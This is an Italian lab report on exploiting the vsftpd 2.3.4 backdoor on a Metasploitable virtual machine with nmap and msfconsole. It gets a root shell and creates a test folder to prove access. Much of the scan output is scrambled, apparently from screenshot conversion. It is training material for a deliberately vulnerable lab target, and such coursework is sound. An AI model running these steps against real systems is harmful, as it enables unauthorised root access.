Report msfconsole

Come esercizio di oggi andremo ad effettuare una sessione di hacking sulla macchina metasploitable sul servizio **vsftpd.** Metasploitable configurato con **ip 192.168.1.149.** Ottenuta la sessione andremo a creare una cartella nella directory di root.


Prima fase controllo con nmap sulle porte e successivamente sulla porta che ci interessa

```
$ nmap 192.168.1.149 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-05 04:55 EST
Nmap scan report for 192.168.1.149
Host is up (0.00047s latency).
Not shown: 978 closed tcp ports (conn-refused)
         STATE SERVICE VERSION
                              OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp
                              Linux telnetd
         open
                              Postfix smtpd
                smtp
          open
                domain
                              ISC BIND 9.4.2
          open
80/tcp
         open
                              Apache httpd 2.2.8 ((Ubuntu) DAV/2)
         open rpcbind 2 (RPC #100000)
open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
111/tcp
139/tcp
445/tcp
513/tcp
                login?
         open
514/tcp open shell
514/tcp open s...
1099/tcp open java-rmi GNU Classpatn grmfreg...
1524/tcp open bindshell Metasploitable root shell
2-4 (RPC #100003)
                              GNU Classpath grmiregistry
                              ProFTPD 1.3.1
MySQL 5.0.51a-3ubuntu5
2121/tcp open
                ftp
3306/tcp open
                mysql
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open
                              VNC (protocol 3.3)
6000/tcp open
                              (access denied)
                              UnrealIRCd
6667/tcp open irc
8009/tcp open ajp13
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs:
inux:linux_kernel
   —(kali⊕kali)-[~]
nmap -A -p 21 192.168.1.149
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-05 08:04 EST
Nmap scan report for 192.168.1.149
Host is up (0.00066s latency).
        STATE SERVICE VERSION
21/tcp open ftp
                            vsftpd 2.3.4
  ftp-syst:
     STAT:
  FTP server status:
         Connected to 192.168.1.100
         Logged in as ftp
         TYPE: ASCII
         No session bandwidth limit
         Session timeout in seconds is 300
         Control connection is plain text
         Data connections will be plain text
         vsFTPd 2.3.4 - secure, fast, stable
 _End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
Service Info: OS: Unix
```

Con il comando searchsploit andiamo a ricercare l'exploit per il determinato servizio che ci interessa.

Dopodichè farò partire **msfconsole**. Per prima cosa andrò a ricercare all'interno di msfcosole l'exploit per il servizio che mi interessa.

Una volta trovato lo vado ad usare e vado a settare i campi di cui ho bisogno, in questo caso solo RHOST con l'ip di meta.



```
Exploit target:
   Id Name
       Automatic
View the full module info with the info, or info -d command.
                                   backdoor) > set RHOST 192.168.1.149
msf6 exploit(
RHOST ⇒ 192.168.1.149

msf6 exploit(unix/ftp/v
                         Etmd 234 backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
           Current Setting Required Description
                                        The target host(s), see https://github.com/rapid7/metasploit-fram
   RHOSTS 192.168.1.149
                             yes
                                        ework/wiki/Using-Metasploit
The target port (TCP)
                             yes
   RPORT 21
Payload options (cmd/unix/interact):
   Name Current Setting Required Description
Exploit target:
   Id Name
      Automatic
```

Fatto questo faccio partire con "run" e vedo come viene creata la sessione.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)

[*] 192.168.1.149:21 - USER: 331 Please specify the password.

[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...

[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.

Command shell session 3 opened (192.168.1.100:35423 → 192.168.1.149:6200) at 2022-12-05 08:07:54 -05

00
```

A questo punto dopo aver controllato di essere nella directory di root vado a creare una cartella "test_metasploit". E andrò a controllare sia dalla shell di sessione che su metasploitable che la creazione sia avvenuta con successo.

```
mkdir test_metasploit
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
temp
test_metasploit
tmp
usr
var
vmlinuz
```

```
nsfadmin@metasploitable:/$ pwd
nsfadmin@metasploitable:/$ ls
                                          sbin test_metasploit
bin
      etc
                   lib
                                                                 vmlinuz
                               nohup.out
                   lost+found
boot
      home
                               opt
                                                tmp
                                          sru
      initrd
cdrom
                  media
                               proc
                                          sys
                                                usr
dev
      initrd.img mnt
                               root
                                          temp
                                                var
```